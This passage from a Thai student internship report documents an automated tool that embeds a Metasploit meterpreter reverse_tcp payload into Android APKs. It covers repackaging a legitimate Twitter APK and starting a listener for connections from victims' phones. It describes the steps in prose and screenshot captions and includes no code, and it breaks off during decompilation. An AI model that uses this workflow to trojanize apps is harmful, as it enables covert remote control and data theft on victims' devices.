
บทที่ 4

ผลการดำเนินโครงงานสหกิจศึกษา

จากการศึกษาการสร้างช่องโหว่สำหรับไซด์โหลดแอปพลิเคชันบนระบบปฏิบัติการแอนดรอยด์เพื่อทำการพัฒนาเครื่องมือ Automated ที่ใช้ในการสร้างไฟล์ APK ที่ทำการฝัง Payload เข้าไปโดยเฉพาะและสร้างการเชื่อมต่อกับเครื่องของผู้ถูกโจมตีนั้น มีฟังก์ชันการทำงานประกอบด้วยกันทั้งหมด 3 ฟังก์ชัน ได้แก่ ฟังก์ชันสร้าง Payload APK ฟังก์ชันสร้าง Payload APK ใหม่ด้วย APK ต้นฉบับ และฟังก์ชัน Listener เพื่อรอรับการติดต่อจากเครื่องของผู้ถูกโจมตี รวมไปถึงคำสั่งต่าง ๆ ที่ใช้ในการเข้าถึงข้อมูลบนเครื่องของผู้ถูกโจมตี โดยมีรายละเอียดผลการดำเนินงานดังนี้

4.1 ผลลัพธ์การพัฒนาเครื่องมือ


4.1.1 การตรวจสอบการติดตั้งเครื่องมือที่จำเป็นเพิ่มเติม



รูปที่ 4.1 ตรวจสอบการติดตั้งเครื่องมือที่จำเป็นเพิ่มเติม

จากรูปที่ 4.1 เป็นการตรวจสอบการติดตั้งเครื่องมือที่จำเป็นเพิ่มเติมบนระบบเมื่อทำการรันคำสั่ง โดยเครื่องมือเพิ่มเติมที่ต้องทำการติดตั้งได้แก่ Metasploit Framework, Xterm, Zenity, Apktool และ Zipalign หากพบเครื่องมือที่ยังไม่ถูกติดตั้งจะทำการติดตั้งให้โดยอัตโนมัติ เมื่อติดตั้งครบทั้งหมดจะแสดงหน้าต่างการติดตั้งเสร็จสิ้นดังรูป


4.1.2 หน้าหลักการทำงาน



รูปที่ 4.2 หน้าหลักการทำงาน


จากรูปที่ 4.2 เมื่อทำการตรวจสอบการติดตั้งเครื่องมือที่จำเป็นเพิ่มเติมแล้ว จะเข้าสู่หน้าหลักการทำงานเพื่อเลือกฟังก์ชันที่ต้องการใช้งานตามหมายเลข 1-3 และหมายเลข 0 เพื่อออกหากไม่ต้องการใช้งาน กรณีเลือกหมายเลข ตัวอักษร หรือสัญลักษณ์อื่นที่ไม่ถูกต้องตามที่กำหนดจะแสดงข้อความ Invalid option และให้ทำการเลือกใหม่อีกครั้ง

4.1.3 การทำงานของฟังก์ชัน Generate Payload APK




รูปที่ 4.3 กำหนด IP Address

จากรูปที่ 4.3 หลังจากเลือกฟังก์ชัน Generate Payload APK หมายเลข 1 จะทำการเริ่ม Generate Payload APK โดยต้องกำหนด IP Address ของเครื่องที่จะใช้ทำการโจมตีดังรูป




รูปที่ 4.4 กำหนด Port

จากรูปที่ 4.4 ทำการกำหนด Port ที่จะใช้ในการ Listening เพื่อรอรับการติดต่อจากเครื่องของผู้ถูกโจมตีเมื่อกดเข้าแอปพลิเคชันที่ได้จากการ Generate Payload APK




รูปที่ 4.5 กำหนดชื่อ APK

จากรูปที่ 4.5 กำหนดชื่อของไฟล์ APK ที่จะได้หลังทำการ Generate Payload APK เสร็จ




รูปที่ 4.6 หน้าต่างแสดงการ Generate Payload APK

จากรูปที่ 4.6 เริ่มการ Generate Payload APK ด้วยเครื่องมือ msfvenom โดยใช้ Payload android/meterpreter/reverse_tcp เพื่อทำการ Reverse Shell บน Android



รูปที่ 4.7 หน้าต่างแสดงตำแหน่งของไฟล์ APK




รูปที่ 4.8 หน้าต่างแสดงการเริ่มฟังก์ชัน Start Listener

จากรูปที่ 4.7 เมื่อทำการ Generate เสร็จสิ้นจะแสดงหน้าต่างบอกตำแหน่งของไฟล์ APK ที่ได้ จากนั้นจะแสดงหน้าต่างคำถามการเริ่มต้นทำงานฟังก์ชัน Start Listener เพื่อรอรับการติดต่อจากเครื่องของผู้ถูกโจมตีดังรูปที่ 4.8 หากเลือกยังไม่ต้องการเริ่มฟังก์ชันจะกลับไปแสดงหน้าหลักอีกครั้ง


รูปที่ 4.9 ติดตั้งแอปพลิเคชันที่ฝัง Payload

4.1.4 การทำงานของฟังก์ชัน Create New Payload APK




รูปที่ 4.10 กำหนด IP Address

จากรูปที่ 4.10 หลังจากเลือกฟังก์ชัน Create New Payload APK หมายเลข 2 จะทำการเริ่ม Generate Payload APK โดยต้องกำหนด IP Address ของเครื่องที่จะใช้ทำการโจมตีดังรูป




รูปที่ 4.11 กำหนด Port

จากรูปที่ 4.11 ทำการกำหนด Port ที่จะใช้ในการ Listening เพื่อรอรับการติดต่อจากเครื่องของผู้ถูกโจมตีเมื่อกดเข้าแอปพลิเคชันที่ได้จากการ Generate Payload APK ขึ้นมาใหม่




รูปที่ 4.12 กำหนดชื่อ APK

จากรูปที่ 4.12 กำหนดชื่อของไฟล์ APK ที่จะได้หลังทำการ Create New Payload APK เสร็จ




รูปที่ 4.13 หน้าต่างเลือกไฟล์ APK ต้นฉบับ

จากรูปที่ 4.13 เมื่อกำหนดชื่อไฟล์ APK ที่จะได้เสร็จแล้ว จะแสดงหน้าต่างให้เลือกไฟล์ APK ต้นฉบับที่จะนำไปใช้ในการสร้างไฟล์ APK ใหม่อีกไฟล์ที่ทำการฝัง Payload ลงไปภายใน จากตัวอย่างจะใช้ไฟล์ APK ต้นฉบับของแอปพลิเคชัน Twitter version 6.45.0 ดังรูป



รูปที่ 4.14 หน้าต่างแสดงการ Generate Payload APK

จากรูปที่ 4.14 เริ่มการ Generate Payload APK ด้วยเครื่องมือ msfvenom โดยใช้ Payload android/meterpreter/reverse_tcp สำหรับใช้ในการทำ Reverse Shell บน Android




รูปที่ 4.15 หน้าต่างแสดงการ Decompile APK ต้นฉบับ

จากรูปที่ 4.15 ทำการแตกไฟล์ APK ต้นฉบับ (Twitter_6.45.0.apk) ที่เลือก ด้วยเครื่องมือ apktool ไปยังโฟลเดอร์ original ที่ทำการสร้างขึ้นใหม่


รูปที่ 4.16 หน้าต่างแสดงการ Decompile Payload APK

จากรูปที่ 4.16 ทำการแตกไฟล์ Payload APK ที่ได้จากขั้นตอนการ Generate Payload APK ด้วยเครื่องมือ apktool ไปยังโฟลเดอร์ payload ที่ทำการสร้างขึ้นใหม่



